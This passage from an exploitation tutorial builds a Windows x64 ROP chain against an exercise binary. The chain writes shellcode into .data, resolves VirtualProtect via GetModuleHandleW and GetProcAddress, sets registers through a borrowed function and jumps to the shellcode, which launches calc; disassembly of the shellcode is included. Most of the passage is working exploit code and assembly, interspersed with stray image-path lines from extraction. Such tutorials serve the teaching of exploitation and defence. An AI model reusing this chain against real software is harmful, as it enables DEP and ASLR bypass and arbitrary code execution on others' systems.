Like the first part of the second payload, we start with 80 'A's to get the return value, after this, our payload start poping addresses on .data on RCX, and poping parts of the shellcode (8 bytes each time) on RAX, and moving shellcode parts to that pointer in .data. So using this loop we create statements on payload for copying a shellcode.

VirtualProtect is not on the IAT, so we need to call GetProcAddress to get its address (luckily we have GetProcAddress on IAT), but what GetProcAddress needs are base address of dll and string of function, so first we will save VirtualProtect string in another part of .data:

```
third_payload += hex_to_ascii(rop10_va)                    # pop rcx ; ret
third_payload += hex_to_ascii(VProtect_string_va)
third_payload += hex_to_ascii(rop15_va)                    # pop rax ; ret
third_payload += 'VirtualP'
third_payload += hex_to_ascii(rop23_va)                    # mov qword ptr [rcx], rax ; ret
third_payload += hex_to_ascii(rop10_va)                    # pop rcx ; ret
third_payload += hex_to_ascii(VProtect_string_va + 8)
third_payload += hex_to_ascii(rop15_va)                    # pop rax ; ret
third_payload += 'rotect\0\0'
third_payload += hex_to_ascii(rop23_va)                    # mov qword ptr [rcx], rax ; ret
```

Using the "rop23" (mov qword ptr [rcx], rax ; ret), we are able to move qwords whatever we want to any place in memory that we can calculate.

```
third_payload += hex_to_ascii(rop2_va)                     # pop rcx ; ret
third_payload += hex_to_ascii(kernel_string_va)
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(GetModuleHandle_function_va)
third_payload += hex_to_ascii(rop21_va)                    # jmp qword ptr [rax]
third_payload += hex_to_ascii(rop24_va)                    # pop r13 ; ret
third_payload += hex_to_ascii(0x0000000000000000)          # GetModuleHandle write here aga
```

Inside of the binary we can find the function "GetModuleHandleW" and the string "kernel32.dll" in UNICODE, so calculating virtual address of each one, and saving using fastcall calling convention we can prepare to use the function GetModuleHandleW, at the end of this part of the payload, we see that this function saves a value on stack, we have to clean that value, so I use "pop r13 ; ret", also this

function saves return value in RAX and RCX, so we can use RCX on next call for GetProcAddress:

```
third_payload += hex_to_ascii(rop24_va)                    # pop r13 ; ret
third_payload += hex_to_ascii(VProtect_string_va)
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(rop25_va)                    # mov rdx, r13 ; call rax
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(GetProcAddress_function_va)
third_payload += hex_to_ascii(rop21_va)                    # jmp qword ptr [rax]
```

We just have to prepare RDX with a pointer to “VirtualProtect” string, this is a little bit tricky so the only way to do this is using R13, and then we have a “call rax” which push a return value on stack, so we set RAX es a pointer to a “pop rax” and we clean return value. Finally we set RAX value to GetProcAddress and jump to that function.

```
third_payload += hex_to_ascii(rop28_va)                    # pop;pop;pop;ret
third_payload += hex_to_ascii(0x0000000000000000)          # shit here
third_payload += hex_to_ascii(0x0000000000000000)          # more shit here for padding
third_payload += hex_to_ascii(0x0000000000000000)          # more shit here for padding
third_payload += hex_to_ascii(rop2_va)                     # pop rcx ; ret
third_payload += hex_to_ascii(VProtect_function_va)
third_payload += hex_to_ascii(rop23_va)                    # mov qword ptr [rcx], rax ; ret
```

As almost every function, we will have trash on the stack, so we set values where that trash will be, and clean it using “pop;pop;pop;ret” gadget, after that we save the address of VirtualProtect somewhere on .data.

```
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(rop24_va)                    # pop r13 ; ret
third_payload += hex_to_ascii(0x0000000000000040)          # EXECUTE_READWRITE
third_payload += hex_to_ascii(rop25_va)                    # mov rdx, r13 ; call rax
# prepare  shitty pitty to set r8 and r9
third_payload += hex_to_ascii(rop29_va)                    # pop rbx ; ret
third_payload += hex_to_ascii(VProtect_function_va - 8)    # function need to set rbx
third_payload += hex_to_ascii(rop10_va)                    # pop rcx ; ret
third_payload += hex_to_ascii(address_for_shitty_pitty_va + 0x18)
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(rop26_va)                    # ret
third_payload += hex_to_ascii(rop23_va)                    # mov qword ptr [rcx], rax ; ret
third_payload += hex_to_ascii(rop10_va)                    # pop rcx ; ret
third_payload += hex_to_ascii(address_for_shitty_pitty_va + 0x8)
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(lpflOldProtect_va)           # address for lpflOldProtect
third_payload += hex_to_ascii(rop23_va)                    # mov qword ptr [rcx], rax ; ret
third_payload += hex_to_ascii(rop5_va)                     # pop rax ; ret
third_payload += hex_to_ascii(address_for_shitty_pitty_va)
third_payload += hex_to_ascii(rop27_va)                    # big function to set r8 and r9
for i in range(7):
    third_payload += hex_to_ascii(0x9090909090909090)      # padding, padding
```

```
# set rdx to size of shellcode
third_payload += hex_to_ascii(rop5_va)                    # pop rax ; ret
third_payload += hex_to_ascii(rop5_va)                    # pop rax ; ret
third_payload += hex_to_ascii(rop24_va)                   # pop r13 ; ret
third_payload += hex_to_ascii(len(shellcode))
third_payload += hex_to_ascii(rop25_va)                   # mov rdx, r13 ; call rax

# set rcx to shellcode
third_payload += hex_to_ascii(rop10_va)                   # pop rcx ; ret
third_payload += hex_to_ascii(shellcode_va)

# now set rax to Virtual Protect
third_payload += hex_to_ascii(rop5_va)                    # pop rax ; ret
third_payload += hex_to_ascii(VProtect_function_va)

# call VirtualProtect
third_payload += hex_to_ascii(rop21_va)                   # jmp qword ptr [rax]
```

To call VirtualProtect using fastcall we will have to set the next registers with specific values:

- RCX = Pointer to shellcode.
- RDX = size to change protection
- R8 = New protection (0x40)
- R9 = pointer to save old protection

RCX and RDX are not difficult to set, sadly it's not the same with R8 and R9, this part of the exploit is a little bit tricky because I used the next function:

```
.text:000000014000179C                mov     r8d, edx
.text:000000014000179F                lea     rdx, [rsp+38h+var_18]
.text:00000001400017A4                call    qword ptr [rax+18h]
.text:00000001400017A7                mov     rcx, [rbx+8]
.text:00000001400017AB                mov     r9, [rax+8]
.text:00000001400017AF                mov     rdx, [rcx+8]
.text:00000001400017B3                cmp     [r9+8], rdx
.text:00000001400017B7                jnz     short loc_1400017C7
.text:00000001400017B9                mov     ecx, [rbx]
.text:00000001400017BB                cmp     [rax], ecx
.text:00000001400017BD                jnz     short loc_1400017C7
.text:00000001400017BF                mov     al, 1
.text:00000001400017C1                add     rsp, 30h
.text:00000001400017C5                pop     rbx
.text:00000001400017C6                retn
.text:00000001400017C7 ; ---------------------------------------------------------------------------
.text:00000001400017C7
.text:00000001400017C7 loc_1400017C7:                           ; CODE XREF: sub_140001790+27↑j
.text:00000001400017C7                                          ; sub_140001790+2D↑j
.text:00000001400017C7                xor     al, al
.text:00000001400017C9                add     rsp, 30h
.text:00000001400017CD                pop     rbx
.text:00000001400017CE                retn
.text:00000001400017CE sub_140001790  endp
```

This function sets R8D using EDX (for that reason I set first RDX to set R8), then it calls some function in memory pointer by RAX + 18 (this is why I create and set a structure called "shitty_pitty", to save a pointer on offset 0x8 to set R9, and a pointer to a RET instruction on offset 0x18), as it's possible to see there's many access to memory, so we have to set memory pointers to places where those access to


memory don’t crash the program (so most of them are pointers to some place of .data).

```
# Point to shellcode and jump
third_payload += hex_to_ascii(rop5_va)                    # pop rax ; ret
third_payload += hex_to_ascii(shellcode_va)
third_payload += hex_to_ascii(rop30_va)                   # jmp rax

third_payload += '\n'
```


The last part of third payload, is just set RAX and jump to shellcode.
(Yes all this shit just to jump shellcode).

```
.data:000000013F807340 loc_13F807340:                          ; DATA XREF: _configure_narrow_argv+43↑o
.data:000000013F807340                 cdq
.data:000000013F807341                 mov     rax, gs:[rdx+60h]
.data:000000013F807346                 mov     rax, [rax+18h]
.data:000000013F80734A                 mov     rsi, [rax+10h]
.data:000000013F80734E                 lodsq
.data:000000013F807350                 mov     rsi, [rax]
.data:000000013F807353                 mov     rdi, [rsi+30h]
.data:000000013F807357                 xor     rbx, rbx
.data:000000013F80735A                 xor     rsi, rsi
.data:000000013F80735D                 mov     ebx, [rdi+3Ch]
.data:000000013F807360                 add     rbx, rdi
.data:000000013F807363                 mov     dl, 88h ; 'ˆ'
.data:000000013F807365                 mov     ebx, [rbx+rdx]
.data:000000013F807368                 add     rbx, rdi
.data:000000013F80736B                 mov     esi, [rbx+20h]
.data:000000013F80736E                 add     rsi, rdi
.data:000000013F807371                 cdq
.data:000000013F807372                 xor     rcx, rcx
.data:000000013F807375
.data:000000013F807375 loc_13F807375:                          ; CODE XREF: .data:000000013F80738F↓j
.data:000000013F807375                 mov     eax, [rsi+0]
.data:000000013F80737B                 add     rax, rdi
.data:000000013F80737E                 cmp     dword ptr [rax], 'EniW'
.data:000000013F807384                 jnz     short loc_13F807388
.data:000000013F807386                 jmp     short loc_13F807391
.data:000000013F807388 ; ---------------------------------------------------------------------------
.data:000000013F807388
.data:000000013F807388 loc_13F807388:                          ; CODE XREF: .data:000000013F807384↑j
.data:000000013F807388                 add     rsi, 4
.data:000000013F80738C                 inc     rcx
.data:000000013F80738F                 jmp     short loc_13F807375
.data:000000013F807391 ; ---------------------------------------------------------------------------
.data:000000013F807391
.data:000000013F807391 loc_13F807391:                          ; CODE XREF: .data:000000013F807386↑j
.data:000000013F807391                 rol     rcx, 1
.data:000000013F807394                 mov     esi, [rbx+24h]
.data:000000013F807397                 add     rsi, rdi
.data:000000013F80739A                 cdq
.data:000000013F80739B                 add     rsi, rcx
.data:000000013F80739E                 movzx   rcx, word ptr [rsi]
.data:000000013F8073A2                 mov     esi, [rbx+1Ch]
.data:000000013F8073A5                 add     rsi, rdi
.data:000000013F8073A8                 cdq
.data:000000013F8073A9                 rol     rcx, 2
.data:000000013F8073AD                 add     rsi, rcx
.data:000000013F8073B0                 mov     eax, [rsi]
.data:000000013F8073B2                 add     rax, rdi
.data:000000013F8073B5                 cdq
.data:000000013F8073B6                 jmp     short loc_13F8073BF
.data:000000013F8073B8 ; ---------------------------------------------------------------------------
.data:000000013F8073B8
.data:000000013F8073B8 loc_13F8073B8:                          ; CODE XREF: .data:loc_13F8073BF↓p
.data:000000013F8073B8                 pop     rcx
.data:000000013F8073B9                 cdq
.data:000000013F8073BA                 inc     rdx
.data:000000013F8073BD                 call    rax
.data:000000013F8073BF
```

Shellcode copied into .data.




Calling GetModuleHandleW with kernel32.dll string in UNICODE.




GetProcAddress with the base address of kernel32, and the string VirtualProtect on .data segment.

“pop;pop;pop;ret” gadget.


VirtualProtect address saved on .data segment.





Function to set R8 and R9.



Call to VirtualProtect








Jump to shellcode, shellcode and finally calc program.

```
C:\Users\Fare9\Desktop\C++EXERCISE_version_b_pass_a>exploit.py "C++EXERCISE_vers
ion_b.exe"
```

```
C:\Users\Fare9\Desktop\C++EXERCISE_version_b_pass_a>exploit.py "C++EXERCISE_vers
ion_b.exe"
[!] PRESS ENTER TO START EXPLOIT (ATTACH DEBUGGER HERE IF YOU WANT)

_
```



(Picture of https://twitter.com/perezreverte)

That's all for this time, I hope you've enjoyed this tutorial, and you've learnt a little bit about exploiting and rop gadgets to bypass ASLR and DEP.